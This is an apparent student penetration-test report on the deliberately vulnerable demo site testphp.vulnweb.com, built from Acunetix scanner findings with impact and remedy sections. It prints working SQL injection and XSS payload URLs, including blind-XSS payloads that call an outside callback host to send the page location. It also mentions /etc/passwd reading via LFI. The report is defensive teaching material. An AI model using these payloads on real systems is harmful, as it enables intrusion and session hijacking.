ASSESSMENT REPORT

HOST : http://testphp.vulnweb.com

Learning Circle: Cyberpunk

ST JOSEPH'S COLLEGE OF ENGINEERING AND TECHNOLOGY PALAI
Code:CYCYBSJC123

richujoseph@mulearn

abinrd@mulearn

ashinsabumathew@mulearn

deonsebastian@mulearn

rahulaj@mulearn


REPORT ANALYSIS

The issues identified and proposed action plans in this report are based on our testing. We made specific efforts to verify the accuracy and authenticity of the information gathered only in those cases where it was felt necessary.

The identification of the issues in the report is mainly based on the tests carried out during the limited time for conducting such an exercise. As the basis of selecting the most appropriate weaknesses / vulnerabilities is purely judgmental in view of the time available, the outcome of the analysis may not be exhaustive and representing all possibilities, though we have taken reasonable care to cover the major eventualities.

Any configuration changes or software/hardware updates made on hosts/machines on the application covered in this test after the date mentioned herein may impact the security posture either positively or negatively and hence invalidates the claims & observations in this report. Whenever there is an update on the application, we recommend that you conduct penetration test to ensure that your security posture is compliant with your security policies.

This report is generated based on OWASP Top Ten 2021 classification



http://testphp.vulnweb.com/login.php

Scan Time	27/08/2021 11:47 AM
Scan Duration	00:00:17:18
Description	Test site for Acunetix WVS
Tags	Default Website Group, Php, Php

Total Requests: 20,971
Average Speed: 20.2 r/s

Risk Level:
CRITICAL

Explanation

This report is generated based on OWASP Top Ten 2021 classification.
There are 3 more vulnerabilities that are not shown below. Please take a look at the detailed scan report to see them.

VULNERABILITIES

58	39	14	32	4	8	0	0
IDENTIFIED	CONFIRMED	CRITICAL	HIGH	MEDIUM	LOW	BEST PRACTICE	INFORMATION

Identified Vulnerabilities

🟥 Critical	14
🟥 High	32
🟧 Medium	4
🟨 Low	8
🟦 Best Practice	0
🟦 Information	0
TOTAL	**58**

Confirmed Vulnerabilities

🟥 Critical	10
🟥 High	28
🟧 Medium	0
🟨 Low	1
🟦 Best Practice	0
🟦 Information	0
TOTAL	**39**


SQL Injection

Even though Acunetix 360 believes there is a SQL injection in here, it **could not confirm** it

Impact

Depending on the backend database, database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database.
- Executing commands on the underlying operating system.



Vulnerabilities

1.1. http://testphp.vulnweb.com/listproducts.php?artist=%2527

1.2. http://testphp.vulnweb.com/listproducts.php?cat=%2527

1.3. http://testphp.vulnweb.com/secured/newuser.php

Remedy

A very robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Vulnerabilities found for server-side software

PHP through 7.1.11 enables potential SSRF in applications that accept an fsockopen or pfsockopen hostname argument with an expectation that the port number is constrained. Because a :port syntax is recognized, fsockopen will use the port number that is specified in the hostname argument, instead of the port number in the second argument of the function.

In PHP versions before 7.4.31, 8.0.24 and 8.1.11, the vulnerability enables network and same-site attackers to set a standard insecure cookie in the victim's browser which is treated as a `__Host-` or `__Secure-` cookie by PHP applications.

An issue was discovered in PHP 7.3.x before 7.3.0alpha3, 7.2.x before 7.2.8, and before 7.1.20. The php-fpm master process restarts a child process in an endless loop when using program execution functions (e.g., passthru, exec, shell_exec, or system) with a non-blocking STDIN stream, causing this master process to consume 100% of the CPU, and consume disk space with a large volume of error logs, as demonstrated by an attack by a customer of a shared-hosting facility.

The zend_string_extend function in Zend/zend_string.h in PHP through 7.1.5 does not prevent changes to string objects that result in a negative length, which allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact by leveraging a script's use of .= with a long string.

An issue was discovered in the EXIF component in PHP before 7.1.27, 7.2.x before 7.2.16, and 7.3.x before 7.3.3. There is an uninitialized read in exif_process_IFD_in_TIFF.

Boolean Based SQL Injection

Acunetix 360 identified a Boolean-Based SQL Injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.


This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Acunetix 360 to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system



Vulnerabilities

2.1. http://testphp.vulnweb.com/artists.php?artist=1%20OR%2017-7%3d10	CONFIRMED
2.2. http://testphp.vulnweb.com/listproducts.php?artist=1%20OR%2017-7%3d10	CONFIRMED
2.3. http://testphp.vulnweb.com/listproducts.php?cat=1%20OR%2017-7%3d10	CONFIRMED
2.4. http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-1%20OR%2017-7%3d10	CONFIRMED
2.5. http://testphp.vulnweb.com/Mod_Rewrite_Shop/details.php?id=-1%20OR%2017-7%3d10	CONFIRMED
2.6. http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1%20OR%2017-7%3d10	CONFIRMED
2.7. http://testphp.vulnweb.com/product.php?pic=1%20OR%2017-7%3d10	CONFIRMED
2.8. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
2.9. http://testphp.vulnweb.com/userinfo.php	CONFIRMED
2.10. http://testphp.vulnweb.com/userinfo.php	CONFIRMED

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Cross-site Scripting


Acunetix 360 detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.



Vulnerabilities

4.1. http://testphp.vulnweb.com/comment.php	CONFIRMED
4.2. http://testphp.vulnweb.com/guestbook.php	CONFIRMED
4.3. http://testphp.vulnweb.com/guestbook.php	CONFIRMED
4.4. http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dnetsparker(0x019E8E)%20x%3d%22	CONFIRMED
4.5. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x01B20B)%3c%2fscRipt%3e&pp=12	CONFIRMED
4.6. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x01B4B3)%3c%2fscRipt%3e	CONFIRMED
4.7. http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker(0x01A5D7)%3c%2fscRipt%3e	CONFIRMED
4.8. http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3enetsparker(0x017899)%3c%2fscRipt%3e	CONFIRMED
4.9. http://testphp.vulnweb.com/search.php?test=query	CONFIRMED
4.10. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
4.11. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
4.12. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
4.13. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
4.14. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
4.15. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behaviour in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

Password Transmitted over HTTP

Acunetix 360 detected that password data is being transmitted over HTTP.

Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Local File Inclusion

Acunetix 360 identified a Local File Inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

Acunetix 360 **confirmed** this issue by reading some files from the target web server.

Impact

The impact can vary, based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via an "`/etc/passwd`" file
- Harvest useful information from the log files, such as "`/apache/logs/error.log`" or "`/apache/logs/access.log`"
- Remotely execute commands by combining this vulnerability with some other attack vectors, such as file upload vulnerability or log injection

Remedy

- If possible, do not permit appending file paths directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It is important to limit the API to allow inclusion only from a directory and directories below it. This way you can ensure any potential attack cannot perform a directory traversal attack.

Cross-site Scripting via Remote File Inclusion

Acunetix 360 detected Cross-site Scripting via Remote File Inclusion, which makes it is possible to conduct cross-site scripting attacks by including arbitrary client-side dynamic scripts (*JavaScript, VBScript*).

Cross-site scripting allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application. This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted as HTML/JavaScript/VBScript by the browser.

Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Additionally, you should implement a strong Content Security Policy (CSP) as a defence-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behaviour in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross Site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

Blind Cross-site Scripting


Acunetix 360 detected Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks



Vulnerabilities

8.1. http://testphp.vulnweb.com/comment.php	CONFIRMED
8.2. http://testphp.vulnweb.com/guestbook.php	CONFIRMED
8.3. http://testphp.vulnweb.com/guestbook.php	CONFIRMED
8.4. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3CiMg%20src%3d%22%2f%2fr87.me%2fimages%2f1.jpg%22%20onload%3d%22this.onload%3d%27%27%3bthis.src%3d%27%2f%2fx1wxpcayhfh_mvyem9jiu6pkg3uimc6ni-yncpmf%27%2b%27_im.r87.me%2fr%2f%3f%27%2blocatio...	CONFIRMED
8.5. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3CiMg%20src%3dN%20onerror%3d%22this.onerror%3d%27%27%3bthis.src%3d%27%2f%2fx1wxpcayhf38ytd-0om6dzhiuojkk6hpscxv5k_e%27%2b%27-uw.r87.me%2fr%2f%3f%27%2blocation.href%22%3E	CONFIRMED
8.6. http://testphp.vulnweb.com/search.php?test=query	CONFIRMED
8.7. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
8.8. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
8.9. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
8.10. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED
8.11. http://testphp.vulnweb.com/secured/newuser.php	CONFIRMED

MEDIUM OR LOW LEVEL VULNERABILITIES

- Blind Cross-site Scripting
- Server-Side Request Forgery
- SSL/TLS Not Implemented
- PHP session.use_only_cookies Is Disabled
- Cookie Not Marked as Http
- OnlyVersion Disclosure (PHP)
- Database Error Message Disclosure
- Missing X-Frame-Options Header
- Insecure Reflected Content
- Phishing by Navigating Browser Tabs

Here are some remedies for the listed vulnerabilities:

Sanitise user inputs, encode special characters, and use Content Security Policy (CSP) headers to mitigate XSS attacks.

Validate and filter user-supplied URLs, use whitelisting, and restrict access to internal resources.

Implement SSL/TLS for secure communication and data transfer, and configure appropriate SSL/TLS settings to ensure strong encryption.

Enable the "session.use_only_cookies" setting in the PHP configuration to prevent session fixation attacks

Set the "HttpOnly" flag for cookies to prevent client-side scripts from accessing them, reducing the risk of XSS attacks

Configure the web server to hide server information from HTTP headers and error messages to prevent version disclosure

Customise error messages and logs to avoid exposing sensitive database information, and handle errors gracefully without revealing internal details.

Implement the X-Frame-Options header with an appropriate setting to prevent clickjacking and ensure that your content is not embedded in other websites without your consent.

Validate and sanitise user inputs, implement proper encoding, and use security mechanisms like CSP to prevent injection attacks and the execution of malicious scripts.

Implement visual indicators or warnings for users when navigating to external sites, educate users about the risks of phishing, and use safe browsing practices to avoid falling victim to phishing attacks.

By implementing these remedies, you can significantly enhance the security of your web applications and mitigate the risks associated with the mentioned vulnerabilities. However, it's crucial to stay updated with the latest security practices and regularly audit your web applications for potential security threats and vulnerabilities.